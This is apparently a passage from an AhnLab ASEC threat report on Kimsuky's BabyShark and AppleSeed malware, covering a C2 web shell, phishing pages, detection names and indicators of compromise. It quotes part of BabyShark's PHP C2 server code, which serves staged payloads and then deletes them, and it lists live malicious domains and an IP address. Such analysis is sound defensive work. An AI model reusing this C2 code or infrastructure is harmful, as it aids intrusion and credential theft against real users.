
3) AppleSeed

There are no special issues regarding this type.

4) BabyShark (RecornShark)

(1) Web Shell & Phishing

It has been confirmed that a web shell was uploaded to the C2 server distributing BabyShark, allowing for the BabyShark malware and server files to be secured.



[redacted]

[redacted]

```
[ C ]  o   C: \ Windows \ xampp \ htdocs \ jyb \
SYSTEM >  - shell command -
```


	name	size	perms	modified	
□	[.]	LINK	drwxrwxrwx	13-Jul-2023 04:20:37	find | upl |
□	[..]	LINK	drwxrwxrwx	29-Jul-2023 10:36:55	find | upl |
□	ava.hta	4.12 KB	-rw-rw-rw-	13-Jul-2023 21:20:04	edit | hex |
□	ca.php	1.43 KB	-rw-rw-rw-	13-Jul-2023 21:15:36	edit | hex |
□	d.php	2.90 KB	-rw-rw-rw-	13-Jul-2023 21:15:32	edit | hex |
□	def.hta	1.72 KB	-rw-rw-rw-	13-Jul-2023 21:20:08	edit | hex |
□	index.php	805.00 B	-rw-rw-rw-	13-Jul-2023 21:15:28	edit | hex |
□	r.php	499.00 B	-rw-rw-rw-	13-Jul-2023 21:15:20	edit | hex |
□	reg0.gif	708.00 B	-rw-rw-rw-	13-Jul-2023 21:20:16	edit | hex |
□	Action	Total : 7 files, 0 Directories			

Figure 7. Files that configure BabyShark

The BabyShark type has many variants, and while all the configuration files have not been secured, a notable aspect is that it confirms the argument used for C2 communication and responds with the content from the file associated with that argument value.

For example, if the packet "**http://C2Server/Path/d.php?na=abcd**" is sent, BabyShark checks for the file "abcd". If it exists, BabyShark responds with the content of that file; if not, it checks whether it is included in the designated argument values. Finally, if the argument value is included, BabyShark sequentially checks from 1 to 4, responds with the content of existing files, and then deletes those files.[8]

[8] If the argument value is "**battmp**", it checks for the file "**battmp**". If it does not exist, it sequentially checks



```
        if(file_exists("vbtmp4"))
        {
            if ($ff = fopen ("vbtmp4", "r")) {
                $contents = fread($ff, filesize("vbtmp4"));
                fclose($ff);
                echo $contents;

                unlink("vbtmp4");
                exit;
            }
        }
        echo "On Error Resume Next:Set ws=CreateObject(\"WScript.She
            sss>\"\"%appdata%\\1\"\"\", 0, true)";
    }
    if($chk=="battmp")
    {
        if(file_exists("battmp1"))
        {
            if ($ff = fopen ("battmp1", "r")) {
                $contents = fread($ff, filesize("battmp1"));
                fclose($ff);
                echo $contents;
                unlink("battmp1");
                exit;
            }
        }
        if(file_exists("battmp2"))
        {
            if ($ff = fopen ("battmp2", "r")) {
                $contents = fread($ff, filesize("battmp2"));
                fclose($ff);
                echo $contents;

                unlink("battmp2");
                exit;
            }
        }
        if(file_exists("battmp3"))
```

Figure 8. A portion of the BabyShark server file code

This is believed to be a measure to prevent the server from being analyzed by analysts and has been one of the reasons the BabyShark type has been difficult to secure. The deletion of files is similar to the RandomQuery type that deletes files when the wrong argument value is given.

Additionally, when accessing the C2 without an argument value, it redirects to the Microsoft homepage. Similarly, the FlowerPower type redirects to Google Mail when accessing the C2

"**battmp1 through battmp4**" and responds with the content of the files that exist.

without an argument value.[9]

Phishing files (HTML & PHP) for Naver, Naver MyBox, and OneDrive were discovered in the same infrastructure. If users access these pages without argument values, they are redirected to the Naver blog homepage.




네이버 MYBOX
[redacted]p-e.kr/mybox/co...
네이버 MYBOX
국내 최대 무료 용량으로
모든 사진과 파일을 안전하게 관리하세요.
아이디
비밀번호
로그인
로그인 상태 유지
비밀번호 재확인 : 네이버 내정보
[redacted]p-e.kr/user2/help/...
NAVER 내정보
회원정보
보안설정
비밀번호 재확인
안전한 네이버 사용을 위해 비밀번호를 다시 한 번 입력해주세요.
비밀번호
확인

Figure 9. Discovered phishing sites

In the case of the Naver phishing site, the ID is received as the argument value to display the page, so the ID input field is left blank if access is attempted without the ID argument value.

Also, the phishing site is speculated to have been signed with a free certificate from "Let's Encrypt".

[9] https://atip.ahnlab.com/ti/contents/regular-report/monthly?i=b2e6fdb2-99e4-43e9-ab3c-fe25b3a6e8b6 (See page 10)



Certificate Information

This certificate is intended for the following purpose(s):

- Proves your identity to a remote computer
- Ensures the identity of a remote computer
- All issuance policies

Issued to: ISRG Root X1

Issued by: ISRG Root X1

Valid from 6/ 4/ 2015 to 6/ 4/ 2035

Learn more about certificates

Certification path

ISRG Root X1
R3
*.coms.p-e.kr

Certificate status:

This certificate is OK.

Learn more about certification paths

Figure 10. Certificate information

AhnLab Response Overview

The detection names and the engine version information of AhnLab products are shown below. Even if the activities of this threat group have been identified recently, AhnLab products may have already detected the related malware in the past. While ASEC is tracking the activities of this threat group and responding to related malware, there can be variants that have not been identified and thus are not detected.

Backdoor/Win.Iedoor.R599832 **(2023.08.21.03)**
Backdoor/Win.Iedoor.R602257 **(2023.09.01.00)**
Downloader/BAT.Agent.SC191898 **(2023.08.28.03)**
Downloader/VBS.Agent **(2023.08.29.00)**
Downloader/VBS.Agent.SC191730 **(2023.08.18.00)**
Downloader/VBS.Agent.SC191731 **(2023.08.18.00)**
Downloader/VBS.Agent.SC191818 **(2023.08.22.00)**
Downloader/VBS.Agent.SC191819 **(2023.08.22.00)**
Downloader/VBS.Agent.SC191901 **(2023.08.29.00)**
Downloader/VBS.Agent.SC191929 **(2023.08.29.00)**
Downloader/VBS.Agent.SC191932 **(2023.08.29.00)**
Downloader/VBS.Agent.SC191949 **(2023.08.30.02)**
Downloader/VBS.Agent.SC191950 **(2023.08.30.02)**
Dropper/Win.Agent.C5479220 **(2023.09.01.00)**
Dropper/PowerShell.Agent **(2023.08.29.00)**
Dropper/PowerShell.Agent.SC191899 **(2023.08.28.03)**
Infostealer/PowerShell.Agent **(2023.08.22.00)**
Infostealer/VBS.Agent.SC191930 **(2023.08.29.00)**

Infostealer/VBS.Agent.SC191931 **(2023.08.29.00)**

Trojan/VBS.Kimsuky **(2023.08.21.00)**

Indicators Of Compromise (IOC)

A portion of the following IOC quotes other analysis reports, and there are some cases that could not be verified because samples could not be obtained. Updates may occur without prior notice when new information is found.

File Paths and Names

The file paths and names used by the threat group are as follows. **File names of some malware or tools may be the same as those of normal files.**

```
(Format Style) Athena 1st Survey Questionnaire.hwpx
2023_National Defense Intelligence System sslvpn Operation Satisfaction Survey Questionnaire.pif
GzCompress.ps1
GzCompress_Obfuscated.ps1
IconCache.db
db.txt
github.db
ava.hta
def.hta
reg0.gif
asdfg.vbs
```

File Hashes (MD5)

The MD5 of the related files are as follows. **Note that sensitive samples may have been excluded.**

```
RandomQuery
FC956B6C46A3412A4841024044E04905
A5B1BE47269B10A420C2AAE457080784
20710202B9DE9AC7AF8FB30BBDEE7492
64DB36D78D9C674BD29B6633B3946300
8779BCE1A5FB50E0815B7CD226D6A171
53F141899BC8A7C788ABAB3B52B6490F
82D159B063DB862688745CBFA1A48E7A
99F6D8B27C37447D3054E5F33173D3D2
4B8B8417121465B545318B01873531D2
```

1212E65AA5BF93D537713EC003521CA5
B76B06D0C82D641486F6BE2031740EEE

AppleSeed
67915CBA77CD8CA1E76D48DDC1863EE3
1D12091658F51CDF2E966DDE1EAED5AB
40740A2F4098D96BB4A1ED38C89796A3

BabyShark (RecornShark)
86826610B0E2A13D88B84E4188964100
197B6746D2A3AC27CE028F2953936EEC
E35B2A9EE140A6B529B352B802B1DE61
F7C21B71875B8C0EB19516791298A3CB
CA8728CE8F77CFC804F9CE343DE9C9EE
4420AE8B9205A58C2D52CE43DF57010B

Related Domains, URLs, and IP Addresses

The used download or C2 addresses are as follows. http was changed to hxxp, and sensitive information may have been excluded if there is any.

plm.myartsonline.com
devices.crabdance.com
name-concept.000webhostapp.com
mbox.coms.p-e.kr
sss.coms.p-e.kr
ddd.coms.p-e.kr
onedrive.coms.p-e.kr
micro_onedrive.coms.p-e.kr
mb.coms.p-e.kr
nid.secnaver.n-e.kr
www.corn.city
grekop.online
sdwf.corn.city
okx.corn.city
non.corn.city
unin.corn.city
steeringsvr.online
dksk.wiki.gd
38.180.68.238

References

[1] 2022 Threat Trend Report on Kimsuky Group (ATIP)
https://atip.ahnlab.com/ti/contents/regular-report/monthly?i=b2e6fdb2-99e4-43e9-ab3c-fe25b3a6e8b6

[2] Kimsuky Group Distributes Malware Disguised as Profile Template (GitHub) (ASEC Blog)
https://asec.ahnlab.com/en/50621/

[3] Malicious Word Document Being Distributed in Disguise of a News Survey (ASEC Blog)
https://asec.ahnlab.com/en/42529/

[4] Explanation of the ".hwpx" file extension
https://www.hancom.com/board/csnoticeView.do?artcl_seq=10903 (This link is only available in Korean)

More security, More freedom

More security, More freedom

AhnLab, Inc.

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, Korea
Tel : +82 31 722 8000 | Fax : +82 31 722 8901
https://www.ahnlab.com
https://asec.ahnlab.com/en

About ASEC

AhnLab Security Emergency response (ASEC), through our team of highly skilled cyber threat analysts and incident responders, delivers timely and accurate threat intelligence and state-of-the-art response on a global scale. ASEC provides the most contextual and relevant threat intelligence backed by our groundbreaking research on malware, vulnerabilities, and threat actors to help the global community stay ahead of evolving cyber-attacks.

About AhnLab

AhnLab is a leading cybersecurity company with a reliable reputation for delivering advanced cyber threat intelligence and threat detection and response (TDR) capabilities with cutting-edge technology. We offer a cybersecurity platform comprised of purpose-built products securing endpoint, network, and cloud, which ensures extended threat visibility, actionable insight, and optimal response. Our best-in-class researchers and development professionals are always fully committed to bringing our security offerings to the next level and future-proofing our customers' business innovation against cyber risks.

AhnLab